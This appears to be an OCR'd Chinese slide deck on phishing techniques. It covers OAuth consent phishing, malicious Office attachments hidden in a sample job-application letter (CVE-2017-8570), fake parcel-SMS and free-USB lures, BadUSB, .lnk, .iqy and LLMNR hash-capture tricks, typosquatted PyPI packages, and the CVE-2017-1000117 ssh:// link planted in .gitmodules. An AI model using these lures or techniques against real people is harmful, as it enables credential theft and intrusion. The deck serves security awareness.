
OAuth

OAuth授权过程



OAuth

OAuth授权过程



1、创建一个应用

2、利用该应用创建一个申请授权的链接（SCOPE）

3、用户给应用授权后，获取AuthCode

4、利用AuthCode获取accessToken

5、使用accessToken以API请求的方式获取所有资源

Office钓鱼

Office

office钓鱼主要是通过一些已知或未知的漏洞来生成payload，发送给你如果你点开，那么离内网沦陷也就不远了。比如前段时间的CVE-2017-8570就是一个影响到office2016版本的漏洞。

CVE-2017-8570

求职信包含office文档

通常在求职信当中包含有恶意的office文档，当接受者点开文档就已经被攻击

求职信包含office文档

通常在求职信当中包含有恶意的office文档，当接受者点开文档就已经被攻击

[redacted] 发件箱 - [redacted] 11:04

R

简历

收件人: [redacted]

HR您好：

我从贵公司招聘官网上看到贵公司的招聘信息，我对网页兼职编辑一职很感兴趣。

我现在是出版社的在职编辑，从1998年获得硕士学位后至今，一直在出版社担任编辑工作。两年以来，对出版社编辑的工作已经有了相当的了解和熟悉。经过出版者工作协会的正规培训和两年的工作经验，我相信我有能力担当贵公司所要求的网页编辑任务。

我对计算机有着非常浓厚的兴趣。我能熟练使用FrontPage和DreamWeaver、PhoteShop等网页制作工具。本人自己做了一个个人主页，日访问量已经达到了100人左右。通过互联网，我不仅学到了很多在日常生活中学不到的东西，而且坐在电脑前轻点鼠标就能尽晓天下事的快乐更是别的任何活动所不及的。

由于编辑业务的性质，决定了我拥有灵活的工作时间安排和方便的办公条件，这一切也在客观上为我的兼职编辑的工作提供了必要的帮助。 基于对互联网和编辑事务的精通和喜好，以及我自身的客观条件和贵公司的要求，我相信贵公司能给我提供施展才能的另一片天空，而且我也相信我的努力能让贵公司的事业更上一层楼。

随信附上我的简历，如有机会与您面谈，我将十分感谢。即使贵公司认为我还不符合你们的条件，我也将一如既往地关注贵公司的发展，并在此致以最诚挚的祝愿。

此致

[redacted]

简历.doc

求职信包含office文档

通常在求职信当中包含有恶意的office文档，当接受者点开文档就已经被攻击

求职信包含office文档


通常在求职信当中包含有恶意的office文档，当接受者点开文档就已经被攻击

各种通讯工具分享

通过QQ、微信、百度等交流存储工具分享可至大规模中招

求职信包含office文档

通常在求职信当中包含有恶意的office文档，当接受者点开文档就已经被攻击




各种通讯工具分享

通过QQ、微信、百度等交流存储工具分享可至大规模中招

求职信包含office文档

通常在求职信当中包含有恶意的office文档，当接受者点开文档就已经被攻击

通过QQ、微信、百度等交流存储工具分享可至大规模中招



肖先生(电话号码)，你的运单号:xxxxxxxx在运输途中遇到xxx，现已xxx，最新动态请使用链接http://xxxxxx进行查询，为您带来的不便敬请谅解。

内部活动，下面的商品只需要0元即可获得体验机会

￥45.90 包邮 19072人付款

金士顿 U盘16g U盘dtse9 16Gu盘金属激光定制u盘包邮送挂绳

江苏 南京

￥34.90 包邮 2509人付款

东芝u盘16G 高速迷你可爱防水个性创意优盘汽车车载u盘两用16gu盘

浙江 杭州

￥46.80 包邮 43770人付款

金士顿U盘16gu盘 高速USB3.0 DT100 G3 16G U盘16g包邮送挂绳

江苏 南京

￥32.90 包邮 22188人付款

兰科芯 u盘16gU盘 迷你创意金属16g刻字优盘展会礼品企业定制Logo

上海

Badusb

More

.lnk快捷方式钓鱼

通过模仿你的已有图标来欺骗你的眼睛，而背后是一串Powershell的代码

Whatsapp钓鱼

通过Whatsapp的QR码，来获取你的信息

.iqy查询文件钓鱼

.iqy文件藏在office文档当中从.net调用powershell来达到控制机器的目的

LLMNR钓鱼

当受害者访问一个带有恶意代码的网页就会把自己的Hash也一同请求了出去

More

.lnk快捷方式钓鱼

通过模仿你的已有图标来欺骗你的眼睛，而背后是一串Powershell的代码

.iqy查询文件钓鱼

.iqy文件藏在office文档当中从.net调用powershell来达到控制机器的目的

通过Whatsapp的QR码，来获取你的信息

LLMNR钓鱼

当受害者访问一个带有恶意代码的网页就会把自己的Hash也一同请求了出去

安全、开发、运维人员很难被钓?

安全、开发、运维人员很难被钓?

1. 应用总是用高权限来运行

安全、开发、运维人员很难被钓?

1. 应用总是用高权限来运行
2. 具有很高的自信，我不会被黑，我是懂电脑的

安全、开发、运维人员很难被钓?


1. 应用总是用高权限来运行
2. 具有很高的自信，我不会被黑，我是懂电脑的
3. 拥有很多的核心资源：代码、IP、密码、核心服务器权限

安全、开发、运维人员很难被钓?

1. 应用总是用高权限来运行
2. 具有很高的自信，我不会被黑，我是懂电脑的
3. 拥有很多的核心资源：代码、IP、密码、核心服务器权限
4. 这一类有一个很好的习惯：做笔记=。=

Package

第三方包是我们如今编程中离不开的操作，不管是Python，npm还是ruby等都需要第三方包的支持，但是第三方包是所有的社区人员都可以上传的，一不留神中了别人的恶意Package就尴尬了=。=!



Package钓鱼


Package

第三方包是我们如今编程中离不开的操作，不管是Python，npm还是ruby等都需要第三方包的支持，但是第三方包是所有的社区人员都可以上传的，一不留神中了别人的恶意Package就尴尬了=。=!


Package钓鱼

Python

Python



pip download smb
查找 pypi 源，下载对应的 tar.gz 包
解压 tar.gz 包，运行 setup.py 安装

Python




```
from smb.SMBConnection import SMBConnection
from smb import smb_structs
from smb.base import _PendingRequest
from smb.smb2_structs import *
from smb.base import *
```

Python




解压 tar.gz 包，运行

```
from smb.SMBConnection import SMBConnection
from smb import smb_structs
from smb.base import _PendingRequest
from smb.smb2_structs import *
from smb.base import *
```


pip install smb

Python



pip install smb

Python



pip install pysmb  pip install smb 

Python

pip download smb → 查找 pypi 源，下载对应的 tar.gz 包 → 解压 tar.gz 包，运行

```
from smb.SMBConnection import SMBConnection
from smb import smb_structs
from smb.base import _PendingRequest
from smb.smb2_structs import *
from smb.base import *
```

是在下输了

pip install pysmb  pip install smb 

SSH钓鱼


SSH

通过CVE-2017-1000117恶意人员可以通过巧妙构造“ssh://…”链接，让受害人在执行程序等情况下访问该恶意链接，从而达到命令执行的目的。该链接可以被放在 git项目的 .gitmodules 文件下来达到掩人耳目的目的

SSH

通过CVE-2017-1000117恶意人员可以通过巧妙构造“ssh://…”链接，让受害人在执行程序等情况下访问该恶意链接，从而达到命令执行的目的。该链接可以被放在 git项目的 .gitmodules 文件下来达到掩人耳目的目的

SSH钓鱼



Rootclay

rootclay

A man who wants to be a web dog.

360
chengdu
whoisclay@outlook.com
http://rootclay.com

Search repositories... Type: All Language: All New

CVE-2017-1000117

CVE-2017-1000117

Shell Updated 10 minutes ago

rootclay.github.io

HTML Updated 6 days ago

Collected-EXP

自己收集的一些EXP-POC

Python Updated 13 days ago

Surge-Rule-Snippets

Forked from Hackl0us/Surge-Rule-Snippets

搜集、整理、维护Surge/ShadowRocket/Potatso/Cross实用规则片段。

85 Updated 19 days ago

POC-EXP

C Updated on 9 Jul

PayloadsAllTheThings

Forked from swisskyrepo/PayloadsAllTheThings

A list of useful payloads and bypass for Web Application Security and Pentest/CTF

Python 305 Updated on 7 Jul

Rootclay

rootclay

A man who wants to be a web dog.

360
chengdu
whoisclay@outlook.com
http://rootclay.com

Search repositories... Type: All Language: All New

CVE-2017-1000117

CVE-2017-1000117

Shell Updated 10 minutes ago

rootclay.github.io

HTML Updated 6 days ago

Collected-EXP

自己收集的一些EXP-POC

Python Updated 13 days ago

Surge-Rule-Snippets

Forked from Hackl0us/Surge-Rule-Snippets

搜集、整理、维护Surge/ShadowRocket/Potatso/Cross实用规则片段。

85 Updated 19 days ago

POC-EXP

C Updated on 9 Jul

PayloadsAllTheThings

Forked from swisskyrepo/PayloadsAllTheThings


A list of useful payloads and bypass for Web Application Security and Pentest/CTF

Python 305 Updated on 7 Jul

